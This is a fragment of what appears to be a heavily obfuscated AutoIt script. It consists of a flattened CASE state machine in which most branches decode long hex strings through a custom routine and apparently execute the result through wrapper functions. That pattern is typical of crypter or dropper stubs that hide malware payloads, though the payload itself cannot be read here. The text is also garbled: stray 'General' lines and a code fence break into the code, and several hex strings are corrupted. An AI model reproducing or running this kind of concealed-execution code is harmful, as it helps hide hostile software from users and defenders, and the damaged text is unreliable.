LOCAL $GODPETUT = $A ($B (MTDUDAQCWRWM
("347C3630323033373 33C323C323532333330334533303634363236343636373C373C30323
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$1931633093 = 1279923557
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 324069614
LOCAL $SPPDY = $A ($B (MTDUDAQCWRWM
("317933353737364037333744364033313337333133333234353232353533323735343237353
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$1931633093 = 520209828
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 332045602
LOCAL $KEGZS = $A ($B (MTDUDAQCWRWM
("317933353633373237423732363137353331333733313333323132313231323132313231323 3
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323132313231323132313231323132313231323132313231323132313231323132313231323 1
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313231323132313231323132313231323132313231323132313231323132313231323132 2
132313231323132313231323132313231323133331")))
$1931633093 = 354019174
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 349106536
$1931633093 = 206621569
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 353768791
LOCAL $HSROENCIU = $A ($B (MTDUDAQCWRWM
("337B31373530343A343035363432354734353133313531333131303537353034303130343 0
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737353034303337303034303B30363031303B373537373753735375375353037303630353 7
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736303530353035373530343031373030340 3B3036303031313")))
$1931633093 = 467162124
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 354019174
LOCAL $XVYDCK = $A ($B (MTDUDAQCWRWM
("317933353743373437363640363233313337333133333231323132313231323132313231323 3
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General

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3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323133331" ) ) )
$1931633093 = 1693206310
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 383145765
LOCAL $HINEDBXS = $A ($B (MTDUDAQCWRWM
("347C3630324532303246323032323242323332323634363236343636303230303032303230
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$1931633093 = 553776236
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 389373181
LOCAL $DS4VS8SV = KODZMEKGBG ($SD55V54CVX1X4 )
$1931633093 = 658449325
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 393807407
LOCAL $OGYSP = $A ($B (MTDUDAQCWRWM
("3179333537303637363636373740373936313331333733313333353732393238323532343233
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1353735373535323632393533353532393534323933331" ) ) )
$1931633093 = 415444496
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 394674397
$A ($B (MTDUDAQCWRWM
("347C3030324732473137333033363331323733303137323133303030323533303235363C30
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D32323230373C32303636364736343630333733343230324232 3D323033373241363D4" ) )
)
$1931633093 = 1871778911
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 395587655
LOCAL $LQMQYYO = $A ($B (MTDUDAQCWRWM
("337B3137343A3434353A3540353531333135313331303330333033303330333033303330
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3330333033033033033033033033033331313" ) ) )
$1931633093 = 1390786238
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 397642398
LOCAL $RMKMJOK = $A ($B (MTDUDAQCWRWM
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6323532323236323335323236323932343535323953733331" ) ) )
$1931633093 = 918764304
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 415444496
LOCAL $MEHPSWE = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1596378509
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 421435348
LOCAL $MCMSEWDFH = $A ($B (MTDUDAQCWRWM
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General

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$1931633093 = 1699276693
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 447759567
LOCAL $CPFJLFCG = $A ($B (MTDUDAQCWRWM
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$1931633093 = 563727983
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 450667607
LOCAL $PRFAKJPV = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1266850013
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 451848573
LOCAL $XELICF = $A ($B (MTDUDAQCWRWM
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1323932383235323435353231323935353235323435353331" ) ) )
$1931633093 = 1747070148
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 461545339
LOCAL $HLFACBFV = MTDUDAQCWRWM
("3179443838363044313131313434394344424339354534403131313139324442303537373235
3132363531353232423144433647394335323242393032423039343135343131313136344731
9433535303936393932373447393131313242323943343133313943353930393437394336313
4231324532313247323436393835454731393442383635354739433531333531324232393835
" )
$1931633093 = 659661563
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 465670163
$1931633093 = 1857967641
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 467162124
LOCAL $KFXYTE = $A ($B (MTDUDAQCWRWM
("327A3036343A353135303444343734473431343B3537303230343032303031323634313B36
4363436343634313436363134313331353136313431 3B36313135313A313731313136363431
B3634363436343634313436343134363731373132313531303631313531 3A31373131313A36
4313B3634363436343634313436343134313131343137313531313134313436313135313A31
7313136313634313B3634363436343634313531313132313236313135313A31373132313636
4363636343634363436343134631353134313731353136313731313631313531 3A3137313231
A3634363636343634363436343134313B3135313131353136313431373631313531 3A313731
2363136343636363436343634363431343636313631 3B3134363731343134313431343631313
313A3137313331323634363636343634363436343134363431323132303302" ) ) )
$1931633093 = 1628863899
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 483530794
LOCAL $ZSSDBQN = $A ($B (MTDUDAQCWRWM
("327A3036354334353430353735 3B3531343734403032303430323030313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
3231323132313231323132313231323132313231323132313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
3231323132313231323132313231323132313230302" ) ) )
$1931633093 = 37862237
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 498628477
LOCAL $B = $A (MTDUDAQCWRWM ("63686F6073781" ) & MTDUDAQCWRWM
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General

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("766D7176706B6C652" ) )
$1931633093 = 461545339
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 503776576
LOCAL $YBTNZF = $A ($B (MTDUDAQCWRWM
("3078323436333739374137363633323032363230323233303330333033303330333033303330333
3330333033303330333033303330333033303330333033303330333033303330333033303330333033303330333033303330
3303330333033033033033033033033033033033033033033033033033033033033033033033033033033033033033033033
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3033033033033033033033033033033033033033033033033033033033033033033033033033033033033033033033033033
0333033033033033033033033033033033032320" ) ) )
$1931633093 = 1974000802
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 520209828
LOCAL $WJYHZBW = $A ($B (MTDUDAQCWRWM
("3078323437333730373036343739323032363230323234633336343333373333333534333333
3331343333373338333534363338343634343436343634363436333633343337333633633331
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3733333335343333363432343333373338333533333334343634353436343634363436333633
5333733323336343533633353433333732320" ) ) )
$1931633093 = 732077240
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 522286472
LOCAL $BNIQJDN = $A ($B (MTDUDAQCWRWM
("3179333536383745363836303734363637443636363133313337331333332313231323123
3231323132313231323132313231323132313231323132313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
3231323132313231323132313231323132313231323132313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323133331" ) ) )
$1931633093 = 877373481
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 536163955
$A ($B (MTDUDAQCWRWM
("337B37373540354037303532354035403 13B3131354135363431354635363540303030313131
1314031333131353734343545343135373131314031333131363535 3A343134373436353235
3735343135363536313131403133311353734343545343135373131314031333137344230
0353537303630353036303534323140313331313537343435453431353731313140313331313
3331313140313331313537343435453431353731313140313331313033343B303B303330330
333131313A3" ) ) )
$1931633093 = 465670163
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 539605149
LOCAL $UWSAB = $A ($B (MTDUDAQCWRWM
("347C3630323D333233433373331363436323634363637 3D373037313733373 0373C30303
C37313032373030323730 3D303230323032303237313734303137 3C303637333031373130230
230323032373C373D373037313733734373C3030373C373130353037302303130323023 0
230323731373430313 73C3035373C303137313032303230323032373C373D373037313732 3(
7373C3030373C373137333730303230323032303230323032303237313734303137 3C373D373D3
13731303230323032373C373D373C373137373037373437353734373437343734373C3
0373C373137303734303230313032303230323032373137343 73C303037303731303137343
13734303230323030373337313734303230323 73D37313031373C3032373C303230323032303
2373C303637313030373537303 73C373D3730373136364" ) ) )
$1931633093 = 984566715
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 545451481
LOCAL $LMSEXAYPL = $A ($B (MTDUDAQCWRWM
("3179333536383633374536383635363937423638363633313337331333332343231353432
3232323835343236353735373537353735373239323832393234353735323231323132313231
2313239353532393234323832393537353035373537353735373234323135343239323323633
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5323932343236323535373532353735373537353732343231353432393230323435343236353
3537353735373239323832393234323732353231323032313231323132313239353532393234
2333235353735333537353735373537323432313534323932313232353432363537353735373
3732393238323932343234353232312320321321321321323935353239323432323535
7353535373537353735373234323135343239353732303534333 31" ) ) )
$1931633093 = 2087865545
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 553776236
LOCAL $FZBNZ = $A ($B (MTDUDAQCWRWM
("3078323436383639364536353634363237383733323032363230323234333336333634333333
3338333534313433343634343436343634363436333634333330333034333337333833353331
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3133343436343534363436343634363337333733363435333433433363433343333373338833
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3733383335333233343436343534363436343634363336334333634333336433333034
3333733383335343434333436343534363436343632320" ) ) )
$1931633093 = 324069614
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
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General

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CASE 560679029
LOCAL $BIMYJYUI = $A ($B (MTDUDAQCWRWM
("347C3630323032373242323033373230323C3335333D36343632363436363032303737313
237313031373130363037373D3037373737313731373C3036303130373036373C373C37343
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37313737373137323731373330373733373C373130303730303230373032303230323032373
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32373337313733373637323737373237313732373230373733373C373130313734303230373
2303230323032373137333734373430373733373C37313030303730323030303230323032303
3730303737323032373237353732373030373733373C3731303136364" ) ) )
$1931633093 = 1163514766
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 563727983
LOCAL $LKETHSBBN = $A ($B (MTDUDAQCWRWM
("30783234363337303636364136433636363336373230323632303232333033303330333033
333033303330333033303330333033303330333033303330333033303330333033303330333
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303330333033303330333033303330333033303330333033303330333033303330333033303
033303330333033303330333033303330333033303330333033303330333033303330333033
333033303330333033303330333033303330333033303330333033303330333033303330333
330333033303330333033303330333033303330333033303330333033303330333033303330
303330333033303330333033303330333033303330333033303330333033303330333033303
03330333033303330333033303330333033303330333032320" ) ) )
$1931633093 = 2051857597
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 588979060
LOCAL $YHFAF = $A ($B (MTDUDAQCWRWM
("347C36303334333033345324732323230323133363237363436323634363637343734373437
437343734373437343734373437343734373437343734373437343734373437343734373437
373437343734373437343734373437343734373437343734373437343734373437343734373
734373437343734373437343734373437343734373437343734373437343734373437343734
343734373437343734373437343734373437343734373437343734373437343734373437343
437343734373437343734373437343734373437343734373437343734373437343734373437
373437343734373437343734373437343734373437343734373437343734373437343734373
734373437343734373437343734373437343734373437343734373437343734373437343734
3437343734373437343734373437343734373437343734373436364" ) ) )
$1931633093 = 1150504816
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 600999558
LOCAL $AAZUM = $A ($B (MTDUDAQCWRWM
("317933353632363237453736363036303742364033313337333133333534323835373537353
3537323932383239323435353532323132313231323132313231323935353239323432393235
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3231353232393238323932343232323532313230323132313231323132393535323532343532
5323234323132393533353535343534323935323238353432393537353735373537323932383
3932343235323932313230323132313231323132393535323532343239323532343231353432
935333530353432393537353735373537323932383239333331" ) ) )
$1931633093 = 844271506
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 602231158
LOCAL $GSHOK = $A ($B (MTDUDAQCWRWM
("347C363033323245324633363242323C363436323634363637343734373437343734373437343
437343734373437343734373437343734373437343734373437343734373437343734373437
373437343734373437343734373437343734373437343734373437343734373437343734373
734373437343734373437343734373437343734373437343734373437343734373437343734
343734373437343734373437343734373437343734373437343734373437343734373437343
437343734373437343734373437343734373437343734373437343734373437343734373437
373437343734373437343734373437343734373437343734373437343734373437343734373
734373437343734373437343734373437343734373437343734373437343734373437343734
3437343734373437343734373437343734373436364" ) ) )
$1931633093 = 1490341176
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 603097624
LOCAL $XTXJOS = $A ($B (MTDUDAQCWRWM
("347C363033303337333533333334532303336363436323634363630313037373333373C373437
5373437343734373437323035373130313731373D373C303630323037373C3030373C373037
637303734373C3734373037343734373437343737373730303036373C303030363730373637
0373C373C373437353734373437343734373C373D373D3037373637303035373037343736373
43734373437343731373430323737303537313031373C3032373230313736303230323032303
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373730353731373C3036373337313734373C373C37343737303137373032373137323733373
3734303530323032373D3730373637303737373C37343735373437343734373437303732303
30363734373330323032373D3730373637303737373C373436364" ) ) )
$1931633093 = 1815561647
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 606168564
LOCAL $SPDOIDSN = $A ($B (MTDUDAQCWRWM
("30783234364437413741363336383741373436363633323032363230323233303330333033
333033303330333033303330333033303330333033303330333033303330333033303330333
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033303330333033303330333033303330333033303330333033303330333033303330333033
333033303330333033303330333033303330333033303330333033303330333033303330333
33033303330333033303330333033303330333033303330333033032320" ) ) )
$1931633093 = 930152994
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 615978281
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LOCAL $IANAYZJN = $A ($B (MTDUDAQCWRWM
("327A3036344435323440343635323443343334373032303430323030313636343634363436
436343634313636373135313631363131313436313631313531 3A31373137313A3634363436
436343634363431343634313531313134313731323132363131353136313731 3B31363135313
313431313135313131343131313431363131353136313731 3B313A313531323135313B313
313A31363137313B363336313135313A31373637313A363436333634363436343634313636363
313531363136311313531303631313531 3A31373637363136343633363436343634313436
137313431333135313631343137631313531 3A31373634313236343633363436343634363436343
373137313531313134313731353130631313531 3A31373634313636343633363436343634363436
431373132313531303134363431343131363131353131 3A313730302" ) ) ) )
$1931633093 = 1994269651
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 632818701
LOCAL $DKGNMA = $A ($B (MTDUDAQCWRWM
("317933353637363137373737363837403635333133373331333332343236323535373537353
353735373537323632363237323232363232323732323237323735323236323932343236323
537353735373537353735373237353532363231323932393234323635303537353735373
373537353735322326323932343235323135373534353735373537353732353535323732343
632323236323235323236323932343235323535373534353735373537353732373230323732
323732343235323335323236323932343235323935373534353735373537353732373537323
239323532303231323135323236323932343530323535373532353735373537353732353238
363232323432363237353735323236323932343530323935373532353735373537353732363
632323237323235323432313532323632393234333331" ) ) ) )
$1931633093 = 1762338784
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 658449325
LOCAL $Z56D5656Q = $A ($B (MTDUDAQCWRWM
("327A3636344134413631343334413441303A303034403437353034473437344131313130303
030413032303035323536353030303041303230303734343B353035363537343334413633344
344134443431303030413032303034363535344435303436303030413032303031323030304
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03A303635313532343634434 3B343635313447303B304130323030343635353444353034363
030304130323030313235 3A313131323132313230303041303230303436353534443503436
303041303230303132353A313631323030303B374030303132303037462" ) ) ) )
$1931633093 = 1394312766
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 659661563
LOCAL $DDTNISAY = $A ($B (MTDUDAQCWRWM
("307832343638364336363613633363236363736323032363230323233353435343333383434
333433353436333833383432333034333338333233383432333343335333033383330333343
432333833393334333534363334333834323334333534363334333834313330333033383338
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333033373434343634363330333033373334333034323334333133383330333734343436343
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343331333334363436333433353436333833383432333343335343633383333343233343335
633303337333234323393333333343333303335343632320" ) ) ) )
$1931633093 = 1396810998
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 673269893
LOCAL $FCCZYYHK = $A ($B (MTDUDAQCWRWM
("307832343734364637323638363432303236323032323432343634353436346346364343634
343633373336333533343338343233353432333334333436343633373335333034333436343
337333534363433343634363399333533353343330331333033303330333033333334333
303338333343333343330343333383339333734343435333433363336333343233343333633
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333033313330333033303330333834323330333333303333333433353330343334634363337
333343634333335333033383432333433333436333833303333333433353436343333353330
363436333933353353343330331333033303330333034363432333733343336333033363
633383333343333343330343334363432320" ) ) ) )
$1931633093 = 1088114752
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 681238351
LOCAL $FGCXYHFP = $A ($B (MTDUDAQCWRWM
("317933537383732363837443732374533313337331333332313231323132313231323132
323132313231323132313231323132313231323132313231323132313231323132313231323
231323132313231323132313231323132313231323132313231323132313231323132313231323
313231323132313231323132313231323132313231323132313231323132313231323132313231323
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323132313231323132313231323132313231323132313231323132313231323132313231323132313231
231323132313231323132313231323132313231323132313231323132313231323132313231323132313
313231323132313231323132313231323132313231323132313231323132313231323132313231323132
132313231323132313231323132313231323 ) ) ) )
$1931633093 = 951082586
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 689797956
LOCAL $HICKOMLIR = $A ($B (MTDUDAQCWRWM
("317933537343640373436363640374736363331333733313333231323132303231323132
323132393535323532343239353232343231353432393234323135343237353735373537353
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343231354342393230353035343237353735373537323932383239323432393231323132
132313231323132313239353532393234323735323331" ) ) ) )
$1931633093 = 261833793
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 703125710
LOCAL $AOSSTE = $A ($B (MTDUDAQCWRWM
("347C3630324632303236324732323232363436323634363634373437343734373437343734373437
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General

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43734373437343734373437343734373437343734373437343734373437343734373437343734373
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73437343734373437343734373437343734373437343734373437343734373437343734373437343
3437343734373437343734373437343734373436364" ) ) )
$1931633093 = 1899827879
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 705193900
LOCAL $FKZTJ = $A ($B (MTDUDAQCWRWM
("347C3630333D32413235324732403330323733 3D333C363436323634363637333737373737
737373737303230323732303537353734373C3030373037313031373C37313734373C373D37
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323731373430323032373D373137373037373437353734373437343734373C3735373730313
31373437303731373437343734373437343733373137363031373C3030373036364" ) ) )
$1931633093 = 1317911386
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 714709978
LOCAL $ROWKDH = $A ($B (MTDUDAQCWRWM
("347C363032453230333C3246333033373334323032313634363236343636373437343734373437
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37343734373437343734373437343734373437343734373437343734373437343734373437343734
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73437343734373437343734373437343734373437343734373437343734373437343734373437343
343734373437343734373437343734373437343734373436364" ) ) )
$1931633093 = 2069342920
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 715352596
LOCAL $AXMYE = $A ($B (MTDUDAQCWRWM
("3179333537403630373936403738363637373732363833313337333133333235323735323232
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32323732343532323632393234353332393537353035373537353735373537323632333234323532
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2353235353732363231353232363239323432343231353735333537353735373537323732343
373534323432313236323335323236323932343234323535373533353735373537353732373 5
732373232323732343236323235323236323932343234323933331" ) ) )
$1931633093 = 277961215
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 732077240
LOCAL $YHKTJWU = $A ($B (MTDUDAQCWRWM
("347C363033333245333D323C33453236333336343632363436363 73C37313737373C30323
31303230323032303237323037373737373737373736373630313037373337 3C3731373730373 0
230313032303230323032373237303732303737323037373437343037373337 3C3731373C37
C30323031303230323032303237313037373030363732303137323032303737333 73C373137
C3037303230313032303230323032373337333732303137303730373230373037373337 3C37
1373D37343032303130323032303230323732303737333737373130373733373130373733373
C3731373D37303032303130323032303230323733373737323731373337363737373730373 7
3373C3731373D373C30323031303230323032303237373736373630313732373037323037 37
237323037373337 3C3731373D303730323031303230323032303236364" ) ) )
$1931633093 = 1007345862
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 738298583
LOCAL $MFNXWQ = $A ($B (MTDUDAQCWRWM
("327A30363533343A343B34303446353A343B3443344030323034303230303132313231323 1
3231323132313231323132313231323132313231323132313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
3231323132313231323132313231323132313231323132313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313230302" ) ) )
$1931633093 = 141465917
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 776185208
LOCAL $IHNIN = $A ($B (MTDUDAQCWRWM
("317933353640373437343742373637433331333733313333323632393234323632313231353
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32393239323932343236323335373532353735373537353735323236323932343235323535 37
5323537353735373537323532353237323432373237323432363532323632393234323532393
373532353735373537353732373238323735343237323532373537353232363239323432353 5
235373532353735373537353732363236323433331" ) ) )
$1931633093 = 248506024
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 787260917
LOCAL $PTZLFDERC = $A ($B (MTDUDAQCWRWM
```

General

("337B313734333540353A34313534343B3535353735453133313531333131303330333033303330
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333033033033033303330333033303330333033303330333033303331313")))
$1931633093 = 588979060
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 812875559
LOCAL $SWHAJM = $A ($B (MTDUDAQCWRWM
("3179333536303747363736403739333133373331333335373537323632353235323023732323
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363239323435353532353735333537353735373237323032363235323732343235323935323935
232363239323435343231353735333531333331")))
$1931633093 = 1552508849
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 822808942
LOCAL $HMHAHHZYN = $A ($B (MTDUDAQCWRWM
("337B313735373437354035343435343631333135313331313736303B30353730373637
137353735373535303B303A3037303630323037303B3737303B3036373730373735303737
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B303B3036373030333034303630333736303B3737303B3036373030373735303335373537
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53735303B303A3037306303237303 03B3036373030333034303630333736303B3737303B30
6373230373736303B3735373537353735373630 3B3031373037363731373537353735373503
B303A3037306303237303 03B3731303637373023037303B31313")))
$1931633093 = 1640970815
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 831352719
LOCAL $FFRAZIVYU = $A ($B (MTDUDAQCWRWM
("3078323436313739374136333737364136373739323032363230323234323436343634363
333733343336333533373338333733343433333733383335333033383436343234363436343
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333134333337333833353336333434363432346346346346333733303335333633363339
336333534333337333833353336333834363432346346346346333733373333434633363
363335333334333337333833353336333434363432346346346346333633633533363333
733343336333933363363433333733383335333733303232 0")))
$1931633093 = 238109556
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 836647767
LOCAL $UIIWR = $A ($B (MTDUDAQCWRWM
("327A3036354335234433433A34433535343534443032303430323030313736373136313231
231323132313231323132313A3636313A313731373136363436313634363436343634313731323
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323132313231323132313A3636313A313736343631363436333636436343634363431373132363713A3
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32313A3636313A313731343132363436303634363436343634313731323637313A363736363
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343634363436343134313B313A313731323132313231333132313230302")))
$1931633093 = 1859852671
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 837473399
LOCAL $ZPJHJWGO = $A ($B (MTDUDAQCWRWM
("327A3036343A34433437353134343032303430323030313231323132313A3636313A3137313431
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3A3137313B313A313231323132313231323132313A3636313A313731323136363436313643
343634363431373123637313A313136313637313A363436343634363431 3A313B313A31373
3A313231323133312313231323132313A3636313A313736303132363436303634363436343
343137313236373131 3A313036333637313A363436343634363431 3A313136333137363731 3A3
323132313231323132313231323132313A313B313A30302")))
$1931633093 = 836647767
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 844271506
LOCAL $HJESF = $A ($B (MTDUDAQCWRWM
("317933353730373036403634745333133373331333332343234323132313231323032313231323
323132393535323932343236353235373537353735373537353732343231353432393530323
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373534353735373537353732343231353432393236323335343239353735373537323932
832393234323832353231323132313231323133331")))
$1931633093 = 837473399
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 845849352
LOCAL $TSQWZDR = $A ($B (MTDUDAQCWRWM

General

("347C36303330333D333632353245323D3230333C3634363236343636373C373437373730
313032373C373C373D373C373137303734303230373032303230323032373C3030373C3731
73D373430323036303230323032303237313734303230323733373130313037303230323732373D
7313732373437343735373437343734373437343731373337C3731303737343734303237 3C373C
737373530323032303230323032303230323032373337313031303730323032373D37313732
3C373437353734373437343734373C373130373734373430323 73C373C37353032303230323
32303230323032373C3036373037313031373C3031373D3736303130323031303230323032
3237313731373C3036303130373 73C37373031373030323 73C373C373530313037303230373
343737373437343734373437313737373137323731373337 3C373536364")))
$1931633093 = 603097624
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 863634049
LOCAL $VWWDAOY = $A ($B (MTDUDAQCWRWM
("347C3630333D3330333C32463337324533303634363236343636373137343 73C303037303
1303130373731373430323032303037333731373430323032303037323 73C30363731303037
3730373C373D373C37313035373C3734373437343734373437343734373C3030373C373137303 7
43032373D30323032303230323731373430313 73C37333037303137 3D303230323032303237
C373D373C37313730373037343735373437343734373437 3C3030373C37313030373030323
73032303230323032373137343031373C37323035303137 3D3032303230323032373C373D37
C37313031373437343734373437343734373437 3C3030373C37313037303730323030303230
23032303237313734303137 3C3731373C3031373D3032303230323032373C373D373C37313
3637303734373537343734373437 3C3030373C3731373536364")))
$1931633093 = 1598681996
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 864479061
LOCAL $SJFVMTMMS = $A ($B (MTDUDAQCWRWM
("327A303635373535344635433433353035433 53A30323034303230303132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
3231323132313231323132313231323132313231323132313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
32313231323132313231323132313231323132313231323132313230302")))
$1931633093 = 1373914080
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 877373481
LOCAL $CYZVC = $A ($B (MTDUDAQCWRWM
("337B313735313546353A34323542353735463133313531333131303330333033303330333 0
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
3033303330333033303330333033303330333033303330333033303330333033303330333033
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3330333033303330333033303330333033303330333033303330333033303330333033303330
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3033303330333033303330333033303330333033303330333033303330333033303330333033
033303330333033303330333033303330333033303331313")))
$1931633093 = 503776576
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 883773340
LOCAL $LOENSXU = $A ($B (MTDUDAQCWRWM
("347C3630324232313 33C3242324633343235323536343632363436363031373C37323037 37
23037373C373C37303731303130353037373337 3C37313734303730323032303230323032 30
2373030313733373037303032373337343037373337 3C37313735373430323032303230323 0
30323732373137323031373030363732373137323732303737333 73C3731373537303032303
032303230323032373337 3D373437343037373337 3C3731303137303032303630323032303 2
0323730303137333730373137353733373130373733373C37313031373C3032303630323032
03230323732373137333736373337 3D373137323037373337 3C3731303130373032303630 32
0323032303237323735373230373733373137323731303737333 73C37313032373430323036
323032303230323730303637323731373337 3D37343734303736364")))
$1931633093 = 1993050705
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 909828637
LOCAL $FMVOGJ = $A ($B (MTDUDAQCWRWM
("337B313734323534343A35363530343334343532354731333135313331313735373737353 7
5373537353037373630343037303737353034303337303034303B30363037303B3735373737
5373537353735303530363035373630373737303430363730303430 3B3036303737303735373
37353735373537353034303730353032303537363034303730 3B303B303B303630363033373 73
373737353735373537353730303430373036373137303035373130353036303430313035373 6
73030343037303637303033303530363035373030303030303031303B303B30373036373 0
03B303B303B303730363732303B303B303B303B3036303B303337353737373537353735373
30353037373230323030303330333033303330333033303337303034303730363730303730 31
7363035303730353730303537303730303430373036303A3730303731313")))
$1931633093 = 1351922790
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 918764304
LOCAL $KJQEL = $A ($B (MTDUDAQCWRWM
("31793335363337453743374537403747374333313337333133333530353735373537353732
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37323632323237323032373232323632353532323632393234353432353537353035373537 35
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5373537353732373234323735343234323232373234353232363239323435343532353735323
373537353735373237323232363235323732383237353732373237353232363239323435373 2
135373532353735373537353732373534323132313 3331")))
$1931633093 = 948001557
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 930152994

General

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$1931633093 = 349106536
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 948001557
LOCAL $RUWACZS = $A ($B (MTDUDAQCWRWM
("347C363032463245333532313247363436323634363630373733373C373137313037303237
D30323032303230323731373637333730373230373731373730373733373C37313732373430
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C3731373337343032373D303230323032303237333730373237303D373230323732303137C37
C373C3731373337303032373D30323032303230323030373733373C37313734303730323035353
230323032303237313035373337333731373637323636364" ) ) )
$1931633093 = 259414264
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 951082586
LOCAL $IYHMUAFCQ = $A ($B (MTDUDAQCWRWM
("337B31373535353435303434B343A353B353534333133313531333131303330333033303333
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333033303330333033303330333033303330333033303331313" ) ) )
$1931633093 = 210174889
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 951509291
LOCAL $JQHZIWFCY = $A ($B (MTDUDAQCWRWM
("347C3630333C32463336333433323345323733323634363236343636303230363032303230
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0323733373137323731373C373C373C3731373C373230323031303230323032303230373733
73C37313035303730323035303230323032303237313736373336364" ) ) )
$1931633093 = 715352596
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 968575971
LOCAL $JDVYM = $A ($B (MTDUDAQCWRWM
("347C363032423333323C32363345333D333C323C3241363436323634363637343734373437343
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37343734373437343734373437343734373437343734373437343734373437343734373437343734
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34373437343734373437343734373437343734373437343734373437343734373437343734373437
43734373437343734373437343734373437343734373437343734373437343734373437343734373
37343734373437343734373437343734373437343734373437343734373437343734373437343734
7343734373437343734373437343734373437343734373437343734373436364" ) ) )
$1931633093 = 1330412364
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 969446739
LOCAL $UQRNSIY = $A ($B (MTDUDAQCWRWM
("31793335373637343743363036353737363537363737333133373331333332313231323132
